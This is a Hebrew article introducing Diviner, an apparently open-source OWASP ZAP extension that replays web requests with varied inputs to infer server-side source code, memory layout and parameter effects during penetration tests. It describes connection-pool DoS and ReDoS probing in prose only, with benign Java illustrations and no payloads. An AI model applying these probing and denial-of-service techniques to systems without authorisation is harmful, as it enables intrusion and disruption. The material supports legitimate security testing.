מאמר זה מתאר פרויקט בשם Diviner - הרחבה לכלי הבדיקה OWASP Zed Attack Proxy (ZAP) המאפשר ליועצי אבטחה "לנבא" את מבנה הזכרון וקוד המקור של השרת, לצפות בהשפעה של כל פרמטר קלט על כלל המערכת, לאתר תרחישי התקפה מורכבים ועקיפים, ואף לקבל המלצות לגבי ההתקפות אותם כדאי לבצע כנגד כל רכיב במערכת.

בנוסף לכך, המאמר מתאר סט התקפות יחודי עליו מתבסס הפרויקט - התקפות ניבוי, המאפשרות לחזות מבנה והתנהגות של רכיבים ותהליכים בצד השרת.

הפרויקט היינו פרויקט קוד פתוח המשולב במספר פרויקטים אחרים, וניתן להורדה מהכתובת הבאה:
http://code.google.com/p/diviner/

מבוא - חלוקת משאבים בלתי אפשרית

מבחינתי, להיות יועץ אבטחת מידע היה נקודת אור בקריירה. בהחלט אחת העבודות היותר מעניינות שיצא לי לעשות. תמיד יש משהו חדש ללמוד, מטרות להשיג, הבעות אימה ספונטניות של לקוחות שאפשר לאסוף לאלבום. בכנות, קשה למצוא עבודה יותר מאתגרת. אבל החסרון, לפחות מבחינתי, הוא שתמיד יש תחושה של חוסר זמן. כיועצי אבטחת מידע, רובנו המכריע חי בסביבה של עבודה בזמנים קצובים, שלא פעם אינם מספיקים לביצוע כלל המטלות הנדרשות במבדקי אבטחה. יתרה מכך, קבלת החלטות שגויה, תמחור אגרסיבי ואף חוסר מזל, עשויים להחמיר את הבעיה.

לאלו מכם שקוראים את המאמר אבל עדיין מרימים גבה אחרי ההקדמה, תנסו לענות לעצמכם **בכנות** על השאלות הבאות:

- כיצד את/ה מחליט/ה היכן וכיצד להשקיע את הזמן שמוקצה לך בבדיקה?
- מתי הפעם האחרונה בה הספקת לבצע את כל הבדיקות שרצית במערכת שגודלה מעבר למספר בודד של מודולים?
- יצא לך לבזבז שעות על גבי שעות בנסיון לאימות LEAD במערכת, רק בשביל לגלות שאין שום פגיעות?

התשובות לשאלות הללו הן כמובן אינדיבידואליות, אך לרובנו המכריע יש מכנה משותף: רובנו "שרפנו" לא מעט שעות במרדפי סרק על פוטנציאלים לא רלוונטיים, לרובנו היו מקרים בהם נאלצנו לנסות התקפות באופן מדגמי ולא יסודי מקוצר זמן, ורובנו מחליטים מה לבדוק ומה לא על סמך שילוב של נסיון, אינטואיציה, איסוף מידע, ולפעמים (מה לעשות) קצת מזל. בעיה לא פשוטה, אבל בהחלט לא בעיה ללא פתרון.

הפתרון הנוכחי - תהליכים וכלים להתמודדות עם בעיית כיסוי המערכת בבדיקה

יש מאות התקפות פוטנציאליות שעשויות להתקיים בכל מערכת, בכל מודול, ואפילו בכל פרמטר שאנו בודקים. מספיק לעבור על הרשימה של OWASP Attacks & Vulnerabilities בכדי להבין שכיסוי של כלל הבעיות באמצעים ידניים בלבד בהחלט אינה מטלה קלה.

רובנו מתמודדים מול אתגר ה-Test Coverage באמצעות שימוש בכלים שונים - סורקי אבטחה אוטומטיים, Fuzzers ותהליכי איסוף מידע; כלים המאפשרים לנו לכסות יותר בדיקות ולאתר מיקומים בהם יותר כדאי לנו להשקיע את הזמן.

למרות היתרונות הרבים של כלים אלו, לכולם יש מגבלות שונות שמונעות מהבעיה להגיע לפתרון מלא:

- סורקי אבטחה אוטומטיים (Scanners) מסוגלים לנסות ולאתר מספר רב של חשיפות ולבדוק את כלל הרכיבים באפליקציה, אך הם אינם מסוגלים לאתר חשיפות שהם אינם מכירים, אינם מסוגלים לאתר מופעי חשיפות אשר הלוגיקה שלהם אינה מתקדמת מספיק לאתר, ואינם מסוגלים לטפל במגוון רחב של מקרי קצה, כגון "התקפות לא ישירות".
- כלי Fuzzing אוספים תגובות של רכיבי האפליקציה השונים לקלטים רבים, ומאפשרים למשתמש האנושי להסיק מסקנות על תגובות אלו, אך דרך הצגת האינפורמציה קשה לניתוח ודורשת עבודה רבה, לרוב אין פעולות אוטומטיות לניתוח והסקה על הנתונים השונים, וברוב הכלים הללו, אין תמיכה בבדיקה של תרחישים מורכבים.
- תהליכי איסוף מידע מתחלקים לשני סוגים עיקריים - תהליכי איסוף מידע פסיביים, בהם נאסף מידע בצורה לא אינטרוסיבית ממקורות שונים (מנועי חיפוש, הערות HTML וכדומה), ותהליכי איסוף מידע אקטיביים, הכוללים תהליכים אוטומטיים כגון File Enumeration ו-Fingerprinting, אך גם תהליכים

ידניים המתבצעים לאיתור אינפורמציה נוספת מרכיב הנמצא בבדיקה. תהליכי האיסוף האוטומטיים מוגבלים לאיסוף אינפורמציה שנחשפת באופן ברור, או להתקפות מיפוי שונות, ואילו התהליכים הידניים מוגבלים למקומות אותם יש לנו זמן לבדוק באופן ידני.

האבסורד - שימוש מדגמי בלבד בכלי הטוב ביותר

בזמן שאנו בודקים רכיבים ספציפיים (כגון דפים או פרמטרים), אנו למעשה מבצעים תהליכי איסוף מידע באופן אקטיבי. אנו בודקים מה התנהגותם של רכיבים בתגובה לקלטים מסוימים, אנו מנסים לגרום לשגיאות שיחשפו מידע, לקלט שיוצג חזרה, לשינוי במבנה התוכן או אפילו לעיכוב בזמן הפעולה של רכיבים שונים.

המידע שחוזר מתהליכי איסוף מידע אלו מאפשר לנו להשתמש באינטואיציה ובמוח האנושי - אולי הכלי החזק ביותר שיש ברשותנו בעת הבדיקה, בכדי להסיק האם יש פוטנציאל אותו שווה לבדוק. בניגוד לכלים אוטומטיים, האינטואיציה האנושית יכולה לאתר התנהגות חשודה שעשויה להוות פוטנציאל לפגיעות גם בלי להכיר את תבנית המתקפה, ותהליכי איסוף המידע הידניים מאפשרים לאתר מידע עליו ניתן להפעיל שיקול דעת.

הבעיה בתהליכי איסוף המידע הללו נובעים מהעובדה שהם ידניים, ומתבצעים על מספר מקומות מוגבל. כלומר, הכלי החזק ביותר שברשותנו, OUR BRAIN, משמש בפועל להסקת מסקנות על התנהגות של מספר רכיבים **מוגבל** בלבד, ועל **רוב** החלקים האחרים עוברים כלים אוטומטיים באיכויות לא ידועות, בפרט במערכות גדולות. אמת, ניתן עדיין לאתר כמות גדולה של חשיפות ולעשות עבודה מצוינת, אבל במידה ולא מדובר במערכת בסדר גודל קטן, השלמות תלויה פחות או יותר, בניסיון ומזל.

פתרון אפשרי: התקפות ניבוי - המרת מידע מאיסוף מידע אקטיבי-מסיבי

היתרון בבדיקות ידניות הוא הסקת מסקנות אנושית, אך החסרון הוא העדר היכולת להשתמש באיסוף מידע ידני על כלל המערכת. היתרון בבדיקות אוטומטיות שונות הוא היכולת לבצע בדיקות רבות על כלל המערכת, אך החסרון הוא העדר הסקת מסקנות אנושית.

השיטות הללו, יחדיו או בנפרד, אינן מהוות פתרון מלא לבעיה, ומכאן נובע שבכדי לנצל את שיקול הדעת של היועץ בצורה הטובה ביותר, יש למצוא דרך **למזג בניהם**.

במקום לבדוק האם התנהגות מסוימת קיימת במקום אחד, למה לא לבדוק האם היא קיימת במספר רכיבים בבת אחת?

מימוש ממשק שיאפשר לבודק לבצע איסוף מידע אקטיבי על **כלל הרכיבים**, ממשק שיציג לבודק את התנהגויות החשודות שהיה מחפש בעצמו, יאפשר לבודק לחסוך כמות רבה של זמן בבדיקות, לקבל


החלטות טובות יותר, ויאפשר לו לאתר תוצאות שונות מכלי אוטומטי, כל עוד יותיר בידיו את תהליך הסקת המסקנות לגבי קיום הפגיעויות.

על בעית "עודף המידע" ניתן להתגבר על ידי הצגת המידע בפורמט **ויזואלי** שיאפשר ליועץ להסיק מסקנות מהר יותר, מבלי לנתח מיד כל פריט מידע קטן.


Diviner - פלטפורמה לאיסוף מסיבי של מידע באופן אקטיבי

למען הכנות, כשהרעיון הועלה בפעם הראשונה, מעטים מעמיתי האמינו שהטכנולוגיה אפשרית... אבל עם עזרתו הנאמנה של @Secure_ET (ערן תמרי), הרבה תמיכה מהאנשים שמאחורי פרויקט OWASP ZAP, ולאחר תהליך פיתוח שארך כשנה, הפרויקט קרם עור וגידים. לפני שנתחיל לדון ביתרונותיה השונים של הפלטפורמה, או במכניקה שמאחורי ההתקפות השונות, רצוי שנציג מה התרומה שלה לתהליך הבדיקה.


דמיינו לכם סיטואציה בה במקום לבדוק כיצד משפיע כל פרמטר על הדף אליו הוא נשלח, או על כל דף אחר באפליקציה, כל שהייתם צריכים לעשות הוא ללחוץ עליו במפה ויזואלית:



או לחילופין, תארו לכם שארגון שאתם בודקים את המערכת שלו מתעכב או מסרב לחשוף קוד מקור, אך קיים ברשותכם כלי שיכול להציג חלק ממנו בכל זאת:



ולקינוח, תחשבו על הפשטות בבחירת התנהגות חשודה לבדיקה מתוך רשימת התנהגויות של כלל רכיבי המערכת, על פני ניסיון איתור של התנהגות זו באופן אקראי וידני:



מכניקת ההמרה ורעיון הבסיס

כשתיארנו את הבעיות השונות העומדות בפני היועץ בזמן הבדיקה, הסברנו מה החשיבות של איתור התנהגויות מחשידות. כדוגמה טובה לתיאור התהליך, ניקח התנהגות של **עיכוב תגובת המערכת** באמצעות התקפת ADOS מסוג Connection Pool Consumption:

התקפה זו היא התקפה הגורמת למניעת שירות ומתבצעת על ידי פניות חוזרות ונשנות עם מספר רב של Threads לרכיב הניגש לבסיס הנתונים, המבצע את הפניה על ידי קבלת קישור לבסיס הנתונים מ"בריכת קישורים" (Connection Pool). הפניות הרבות והרצופות לרכיב מבטיחות שתמיד יהיה "תור" לקבלת קישור לבסיס הנתונים, מה שיוביל לעיכוב בזמן תגובת המערכת (או לפחות, של כלל רכיבי המערכת הניגשים לבסיס הנתונים דרך בריכת הקישורים).

הפוטנציאל לקיומה של התקפה זאת יאותר באמצעות קיומה של התנהגות מסוג **עיכוב בזמן התגובה** ברכיב הנבדק, בתגובה **לקלט או לפנייה** ספציפית.

המסקנה העיקרית היא שהמיקום הנבדק עשוי להיות פגיע להתקפה האפליקטיבית הנ"ל, אך ישנה גם **מסקנה משנית**: המסקנה המשנית היא שכנראה קיימת ברכיב הנבדק שורת קוד שניגשת לבריכת קישורים:

```
Connection conn = ConnectionPoolManager.getConnection();
```

* הדוגמאות מובאות ב-Java, אך ניתן להציג את הקוד שמאחורי ההתנהגויות בכל שפה אחרת.

כמו כן, קיימת סבירות גבוהה שאותו רכיב במערכת גם ניגש למאגר המידע אליו קיבל את הקישור, מה שעשוי להצביע על קוד פנייה לבסיס הנתונים המבצע שאילתת SELECT/UPDATE/Etc.

למעשה, ניתן להסיק מסקנות משניות אלו משלל התנהגויות מחשידות או נורמליות במערכת, ולהמיר אותם לקוד שעשוי להיות מאחריהם, בשפה פיתוח כלשהי.


בנוסף, ניתן להמיר את ההתנהגויות לצורות שונות של תצוגה, כגון תצוגת זכרון, מפת תהליכים וצורות נוספות.


איסוף התנהגויות מסיבי מכלל רכיבי האפליקציה

ככל שיהיה בידינו יותר מידע על התנהגויות שונות של רכיבים, נוכל להציג לבודק יותר מידע על האפליקציה ככלל, ועל כל רכיב בפרט. יתרה מכך, איתור התנהגויות שמתרחשות רק **ברצפי פניות למספר רכיבים**, יאפשרו לנו להבין כיצד הרכיבים השונים **משפיעים** אחד על השני, ולהמיר הבנה זו לתצוגות קוד או לתצוגות אחרות. בכדי לאתר כמה שיותר התנהגויות, ננקוט בגישה פשוטה: נבצע כמה שיותר ניסיונות איסוף מידע - נפעיל כל רכיב במספר רב של דרכים, ונבדוק שוב ושוב כיצד רצף הפניה השפיע על רכיבים אחרים.

בכדי להמחיש את תהליך איסוף המידע המתבצע, נבחן אותו על הדוגמה הבאה:

ZAP שומר היסטוריה של הבקשות שנשלחו דרכו והתשובות שהתקבלו מהשרת. על מנת לבודד כמות גדולה של התנהגויות ייחודיות, מתבצע תהליך מחזורי המתחיל מחדש עבור כל בקשה בהיסטוריה של ZAP:





הסבר פשוט:

עבור כל פרמטר בדף הראשון, נשלח ערך אקראי, ונבדקת תגובת הדף הראשון בהיסטוריה, נשלח ערך אקראי נוסף, ונבדקת תגובת הדף השני בהיסטוריה, וחוזר חלילה. התהליך עצמו מתבצע שוב עבור כל הפרמטרים בדף השני, השלישי, וכן הלאה.

כל התנהגות חשודה המאותרת ברצף הפניות הנ"ל מתועדת לבסיס הנתונים, ומומרת בסופו של דבר לצורות תצוגה שונות.

הסבר מלא:

עבור כל פרמטר קלט בכל דף המופיע בהיסטוריה, מתבצעות הפעולות הבאות:

- שידור מחדש של הבקשה עם ערך אקראי לפרמטר, ובדיקת התגובה של דף המקור.
- שידור מחדש של הבקשה עם ערך אקראי לפרמטר, ובדיקת התגובה בפניה לדף אחר בהיסטוריה, וחוזר חלילה עבור כל אחד מהדפים בהיסטוריה.
- שידור מחדש של הבקשה עם ערך אקראי הכולל תווים שאינם תקינים (מיועדים לגרום לשגיאות), ובדיקה התגובה של דף המקור.
- שידור מחדש של הבקשה עם ערך אקראי הכולל תווים שאינם תקינים (מיועדים לגרום לשגיאות), בדיקת התגובה בפניה לדף אחר בהיסטוריה, וחוזר חלילה עבור כל אחד מהדפים בהיסטוריה.


- שידור מחדש של הבקשה עם ערך תקין בעל משמעות לוגית (המצוי בהיסטוריה או מוגדר כחלק מרשימה מיוחדת על ידי המשתמש), ובדיקת התגובה של דף המקור.
- שידור מחדש של הבקשה עם ערך תקין בעל משמעות לוגית (המצוי בהיסטוריה או מוגדר כחלק מרשימה מיוחדת על ידי המשתמש), בדיקת התגובה בפניה לדף אחר בהיסטוריה, וחוזר חלילה עבור כל אחד מהדפים בהיסטוריה.

התהליך כולו חוזר על עצמו עם תהליך Login ו-Session מזוהה, ללא Login, ועם Login בין הדף בו נשלח הקלט לדף בו נבדקת השפעת הקלט.

התהליך יכול להתבצע תוך כדי הגדרת דפים שיש להריץ בכל מחזור לפני פניה לדף בו נשלח הקלט (בכדי לתמוך בתהליכים כגון שחזור סיסמא, טרנזקציות והרשמה), ובנוסף, התהליך עצמו עשוי להתפצל לתהליכים נוספים במקרי קצה מסוימים, כגון החלפת Session, הוספת ערך ל-Cookie, ערך AntiCSRF Token לא תקין, וכדומה.

כל אחת מהתגובות המתקבלות מנותחת לאיתור התנהגויות חשודות, כגון פלט המושפע מקלט, שגיאות, תבניות שהגדיר הבודק והבדלי תוכן ביחס לתשובה המקורית בהיסטוריה - כאשר כל התנהגות חשודה מתועדת לבסיס נתונים יעודי, ומקושרת לדף בו נשלח הקלט ולדף בו נגרמה ההתנהגות החשודה.

התרשים הבא מתאר **חלק** מהתהליכים המבוצעים בזמן איסוף המידע:



המרת התנהגויות לקוד מקור

בסופו של תהליך איסוף המידע, קיימת **אינפורמציה רבה** על התנהגותם של רכיבים במערכת במקרים שונים. מכיוון שמאחורי כל התנהגות עומדות שורות קוד, המערכת מנסה, על פי בסיס חוקים שהוגדר לה מראש, להמיר את ההתנהגויות לשורות קוד הגורמות להתנהגות זהה.

לדוגמה, במידה וקלט נשלח בדף A אך מודפס חזרה רק בדף B, והתנהגות זאת נשנית רק במהלך SESSION ולא באופן קבוע, ניתן להסיק בסבירות גבוהה שדף A מכיל קוד הזהה בפעולתו לקוד הבא:

```
String input1 = request.getParameter("input1");
session.setAttribute("sessionValue1", input1 );
```

[דף המקבל ערך ומאחסן אותו ב-Session]

ואילו דף B מכיל קוד הזהה בפעולתו לקוד הבא:

```
out.println(session.getAttribute("sessionValue1"));
```

[דף המדפיס ערך שמאוחסן ב-Session, המושפע על ידי דף אחר]

מכיוון שהתנהגויות מסוימות עשויות להיגרם מכמה סוגים שונים של קוד, במידה וקיימת יותר מאפשרות אחת לייצוג התנהגות, המערכת מבצעת הצלבות ואימותים שמטרתן להעלות או להוריד את הסבירות לקיומן של שורות קוד שונות, כאשר בסופו של התהליך מוצגות שורות הקוד שכנראה רצות מאחורי הקלעים. לאחר המרה של מספר רב של התנהגויות לשורות קוד, עשויה להיווצר בעיה של סידור שורות קוד ברמת התצוגה (או במילים אחרות, לא נדע איזה שורות קוד באות קודם).

ניתן להתמודד עם בעיית סידור השורות באמצעות איסוף מידע על קדימות התנהגויות באפליקציה, ובאמצעות התקפות Layer Targeted ADoS - אשר מטרתן לעכב הרצה של שורות קוד ספציפיות. לדוגמה, אם אותר קוד שניגש לבסיס הנתונים, וקוד אשר בודק קלט ב-RegEx, ביצוע התקפה מסוג ReDos (אשר תעכב הרצה של השורה הרלוונטית) על בסיס בקשת HTTP שעל בסיסה הסקנו שמדובר בקוד שניגש לבסיס הנתונים, תאפשר לדעת איזה התנהגות מתרחשת קודם - העיכוב בזמן או ההתנהגות האחרת, מה שיאפשר לסדר את שורות הקוד בצורה ראלית יותר. יש לציין שאפשרות זאת עדיין אינה ממומשת ב-Diviner, ונכון להיום, כל שורת קוד מקבלת מיקום ברירת מחדל.

המרת התנהגויות למפת זכרון


התנהגויות המצביעות על אחסון נתונים במאגר כלשהו בצד הלקוח או השרת (כגון Session, Database, Files וכדומה) יכולות להיות מתורגמות למפה של הזכרון בצד השרת. איתור מבנה הזכרון של השרת אפקטיבי במיוחד במידה ותהליך הלימוד איתר **השפעה עקיפה** של קלטים מדף אחד על דפים אחרים: מכיוון שהשפעה זו חייבת לעבור דרך מאגר משותף, נשאר רק לוודא שלא מדובר במקרה חד פעמי, ולנסות ולנתח מהו סוג מאגר המידע. ערכים שחיים רק בקונטקסט של Session יכולים להיות ערכים השמורים ב-Session Attributes, ב-Viewstate, או במקומות אחרים.

ערכים שחיים בקונטקסט קבוע יכולים להיות ערכים השמורים ב-Database, בקבצים, במשתנים סטטיים או במאגרי מידע נוספים. כמו במקרה של המרות התנהגויות לקוד - לאחר ביצוע הצלבות שונות ניתן להגיע לערכי Session המשותפים למספר דפים, שדות בטבלאות בסיסי נתונים המשותפים למספר דפים, טבלאות בבסיס הנתונים אשר מספר דפים עושים בהם שימוש, סוגי שאילתות, ועוד.

תצוגת ההשפעה של פרמטרים על רכיבי המערכת השונים

